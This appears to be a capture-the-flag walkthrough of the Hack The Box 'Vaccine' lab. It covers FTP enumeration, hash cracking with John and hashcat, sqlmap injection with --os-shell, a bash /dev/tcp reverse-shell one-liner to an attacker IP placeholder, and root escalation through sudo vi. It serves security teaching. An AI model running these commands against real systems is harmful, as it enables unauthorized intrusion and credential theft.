This is a walk through of the Vaccine machine in Hack The Box (https://app.hackthebox.com/starting-point). This machine covers the following:
- Password cracking
- Obtaining reverse shell using SQLMAP
- Privilege Escalation by abusing privilege
Note: the IP address of the target machine changes from time to time because I have been reloading the machine from Hack The Box every time the connection becomes slow.
ENUMERATION

Here, we are using NMAP to enumerate the exposed services of the target machine. From the scan result, we can see here that FTP, SSH and HTTP services are open in the target server.
FTP – Trying the anonymous login to FTP
- Use this command to connect to the FTP service of the target machine:
ftp - When it asks for a username and password, provide the word “anonymous” (without the double quotes for both).
- Use this command to check if you can see files inside the FTP directory:
ls
The command’s result will be the list of files available in the FTP directory, which is backup.zip. - Download the backup.zip using this command:
get backup.zip

The file will be saved the current directory location you are in. When trying to extract the file, it cannot
be extracted because it has password protection.

Password Cracking using John the Ripper
- John the Ripper is a free password cracking software
- zip2john – convert the zip into hash

Brute forcing the hash
Using a wordlist, brute force against the hash stored in backup_hash to attempt cracking the
password.

Use the obtained password can now be used to unzip the file:

Open the index.php file to see if there is any interesting in it. Turns out that index.php contains the hashed password of admin.

if(_POST['username'] === 'admin' && md5( _POST['password']) ===
"2cb42f8734ea607eefed3b70af13bbd3")
Using hashID, identify the hash used in the retrieved password (seems like too much result):

Use Hashcat to crack the password. First, save the hash into a file.
Target the file created and crack the hash:
-a 0 – Attack mode, Straight
-m 0 – Hash Type, MD5
/path_to_file/seclists/rockyou.txt – this is a list file that will be used to brute force against the hash file
Password lists can be downloaded from this Github Page:
https://github.com/danielmiessler/SecLists/tree/master
hashcat -a 0 -m 0 backup_admin_hash /path_to_file/seclists/rockyou.txt

Login to the website as admin using the cracked password.

DevTools
Using the DevTools (in this case, I’m using Firefox to inspect elements), obtain the cookie that will be used for SQLMAP (Inspect Elements > Storage >Cookies). In this case, the cookie is this: PHPSESSID=211b36ibbe4if5octf71icam6i

SQLMAP
SQLMAP is an open source tool that automates penetration testing of SQL injection flaws.
Use this command to detect possibility of SQL injection:
sqlmap -u 'http://10.129.95.174/dashboard?search=any+query' --cookie="PHPSESSID=211b36ibbe4if5octf71icam6i"

This confirms the possibility of SQL injection in the target server:

To test this further, add the option –os-shell to the command.
sqlmap -u 'http://10.129.95.174/dashboard?search=any+query' --cookie="PHPSESSID=211b36ibbe4if5octf71icam6i" --os-shell
This confirms the possibility of accessing the target machine’s shell using SQLMAP.
Reverse Shell

Before proceeding to the next step where we will be running a reverse shell through SQLMAP, start an netcat listener.
Netcat is a versatile networking utility that can be used for various purposes, including creating simple TCP or UDP connections, port scanning, and transferring files. In the context of a listener, netcat is typically used to set up a simple network service that waits for incoming connections. Once a connection is established, netcat can be used to interact with the connected client, allowing for the exchange of data between the two endpoints.

On the SQLMAP’s os-shell input this command/payload to obtain the reverse shell:bash -c "bash -i >& /dev/tcp/<ATTACKER_MACHINE_IP_ADDRESS>/443 0>&1"

Upon entering the payload in the SQL shell, notice that we are able to get a reverse shell in our ncat
listener:
In the reverse shell session, input this command to spawn a pseudo-terminal running the /bin.bash shell:
python3 -c 'import pty;pty.spawn("/bin/bash")'
This command effectively starts a new interactive Bash shell, which is useful in situations where you want to upgrade a simple shell to a fully interactive one, providing features like job control and command history.

Navigate the directories to find interesting files like the user flag.

Another file (/var/www/html/dashboard.php) contains the password for the postgres user, which can be used to access the server via SSH (if it is allowed):


Connect to the target machine using the obtained credential for more stable connectivity:
Privilege Escalation
Check what are the postgres user’s current privileges using sudo -l:

This shows that the postgres user is allowed to use vi to edit /etc/postgresql/11/main/pg_hba.conf.
Check if this privilege can be abused from https://gtfobins.github.io/gtfobins/vi/#sudo.
If a program is given special permissions to run with superuser (root) privileges using sudo, but it doesn’t properly restrict those privileges, it can be misused to access sensitive parts of the file system, gain more control over the system, or keep that higher level of access even after it’s supposed to return to normal privileges. This can lead to security vulnerabilities and should be avoided or carefully managed.
Upon testing, it does not allow editing the file when using sudo vi:

So, we will try using sudo /bin/vi (same as what was shown when checking the privileges):

It allows editing the file:

These are the things that needs to be done when inside editing the file:
- Press : (colon) then input this – set shell=/bin/sh
- Press enter
- Press : (colon) again and input this – shell
Now, you are able to open a shell session as root. Use this access to find interesting file, which in this case is the root flag.
 Project Puchufy